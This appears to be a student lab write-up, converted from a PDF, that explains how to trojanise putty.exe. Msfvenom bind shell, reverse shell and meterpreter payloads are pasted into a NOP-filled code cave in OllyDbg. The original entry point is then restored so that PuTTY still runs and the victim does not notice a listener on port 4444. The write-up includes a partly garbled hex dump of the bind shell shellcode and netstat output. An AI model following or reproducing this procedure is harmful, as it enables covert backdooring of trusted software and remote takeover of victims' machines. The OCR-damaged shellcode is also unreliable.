
## **ASSIGNMENT-4**

Implement bind shell, reverse shell bind and meterpreter as payload in the new code caved section. Give step by step method with appropriate screen shots to justify your claims. OR Trojan creation by virtue of PE Code Injection

Connect with our target machine after opening putty.exe



Firstly check SSH status and then if it is inactive then use following commands

Login as user after clicking on putty.exe and then enter the passwords.


Use msfvenom command to generate bind shell payload and store it as raw data in bind shell.

Use hexedit command to see the contents of bind\_shell file and contents.

```
edit bind shell
                        00 00 60 89
                                     E5 31 CO 64
                                                   8B 50 30 8B
                                                                 ..........1.d.PO.
           52 OC 8B 52
                        14 8B 72 28
                                                   31 FF AC 3C
00000020
                 02 2C
                        20 C1 CF OD
                                     01 C7 E2 F2
                                                      57 8B 52
                                                                a|., ......RW.R
00000030
                        8B 4C 11 78
                                     E3 48 01 D1
                                                   51 8B 59 20
           10 8B 4A 3C
00000040
           O1 D3 8B 49
                        18 E3 3A 49
                                     8B 34 8B 01
                                                   D6 31 FF AC
           C1 CF OD 01
                        C7 38 E0 75
                                     F6 03 7D F8
                                                   3B 7D 24 75
00000060
           E4 58 8B 58
                        24 O1 D3 66
                                     8B OC 4B 8B
                                                   58 1C 01 D3
                                                                .X.X$..f..K.X...
00000070
           8B 04 8B 01
                        DO 89 44 24
                                     24 5B 5B 61
                                                   59 5% 51 FF
                                                                .....D$$[[aYZQ.
           EO 5F
                 5F 5A
                        8B 12 EB 8D
                                     5D 68 33 32
                                                   00 00 68 77
                                                                .__Z....] h32..hw
s2_ThLw6.....
00000090
           73 32 5F 54
                        68 4C
                              77 26
                                     07 FF D5 B8
                                                   90 01 00 00
                                                                ).TPh).k...j.YP.
0400000a0
           29 C4 54 50
                        68 29 80 6B
                                     00 FF D5 6A
                                                   08 59 50 E2
000000В0
           FD 40 50 40
                        50 68 EA OF
                                     DF EO FF D5
                                                   97 68 02 00
                                                                .0P0Ph....h..
                                                   67 FF D5 57
000000CO
           11 5C 89 E6
                        6A 10 56 57
                                     68 C2 DB 37
                                                                 .\..j.VWh..7g..W
           68 B7 E9 38
                                     68 74 EC 3B
                                                                h..8...Wht.;...W
0300000
           97 68 75 6E
                        4D 61 FF D5
                                     68 63 6D 64
                                                   00 89 £3 57
                                                                 .hunMa..hcmd...W
           57 57 31 F6
000000F0
                        6  12 59 56
                                     E2 FD 66 C7
                                                   44 24 3C 01
                                                                WW1.j.YV..f.D$<.
00000100
           01 8D 44 24
                                     54 50 56 56
                                                   56 46 56 4E
                                                                ..D$...DTPVVVFVN
                        68 79 CC 3F
00000110
           56 56 53 56
                                     86 FF D5 89
                                                   EO 4E 56 46
                                     D5 BB FO B5
           FF 30 68 08
                                                   A2 56 68 A6
           95 BD 9D FF
                                     OA 80 FB E0
00000140
00000150
00000160
00000170
00000190
```


Now we will use hexdump command. Save this code in a txt file .Open putty.exe in ollydbg.

As our payload size is 328 bytes and we need free space below and above our code so we will select minimum 500 bytes in debugger and fill them with NOPs.



copy

Copy the code and paste it as binary paste in between NOPs filled by us.



After doing this save this in a new file

Using netstat check port 4444 status.

```
Proto Local Address Foreign Address State
TCP 0.0.0.0:455 0.0.0.0:0 LISTENING
TCP 127.0.0.1:1029 0.0.0:0 LISTENING
TCP 192.168.1.9:139 0.0.0:0 LISTENING
TCP 192.168.1.9:1039 192.168.1.6:22 ESTABLISHED
TCP 192.168.1.9:1040 192.168.1.2:139 TIME_WAIT
UDP 0.0.0:500 ***
UDP 0.0.0:500 ***
UDP 0.0.0.0:4500 ***
UDP 127.0.0.1:123 ***
UDP 127.0.0.1:123 ***
UDP 192.168.1.9:137 ***
UDP 192.168.1.9:138 ***
UDP 192.168.1.9:138 ***
UDP 192.168.1.9:1900 ****
```

If its not open then double click on our new file and check if now Port 4444 opens.

Now try to connect from our Kali machine.

## **REVERSE SHELL**

Use msfvenom command for reverse shell and then generate hexdump of it without spacing and all and then copy that in a safe place.

Now we will use putty file that was incorporated with bind shell.

Again fill NOPs where we have code of bind shell after opening putty file in ollydbg.

Replace it with the code of reverse shell and then save it with same name.


Start listening on Port 4444

Meterpreter Shell

use msfvenom command for meterpreter reverse shell and then generate hexdump and then copy that in safe space.

Open that reverse shell Putty file in ollydbg.

Again, fill NOPs in place of reverse shell code and paste the code of meterpreter reverse shell and then binary save it.



Start the listener on Port 4444 and then double click on newly generated Putty file. One more thing we want to return to our original Putty functionality also so let's inject the addresses of original entry points saved by us such that after opening Port 4444 it starts the Putty program thus preventing victim from knowing what happened at the backend. Select these bytes and save them in a different file.

Again, start the listener on Port 4444 and double click on the newly created file, it will give us shell and also start the Putty program preventing the user from knowing if something bad happened at the backend.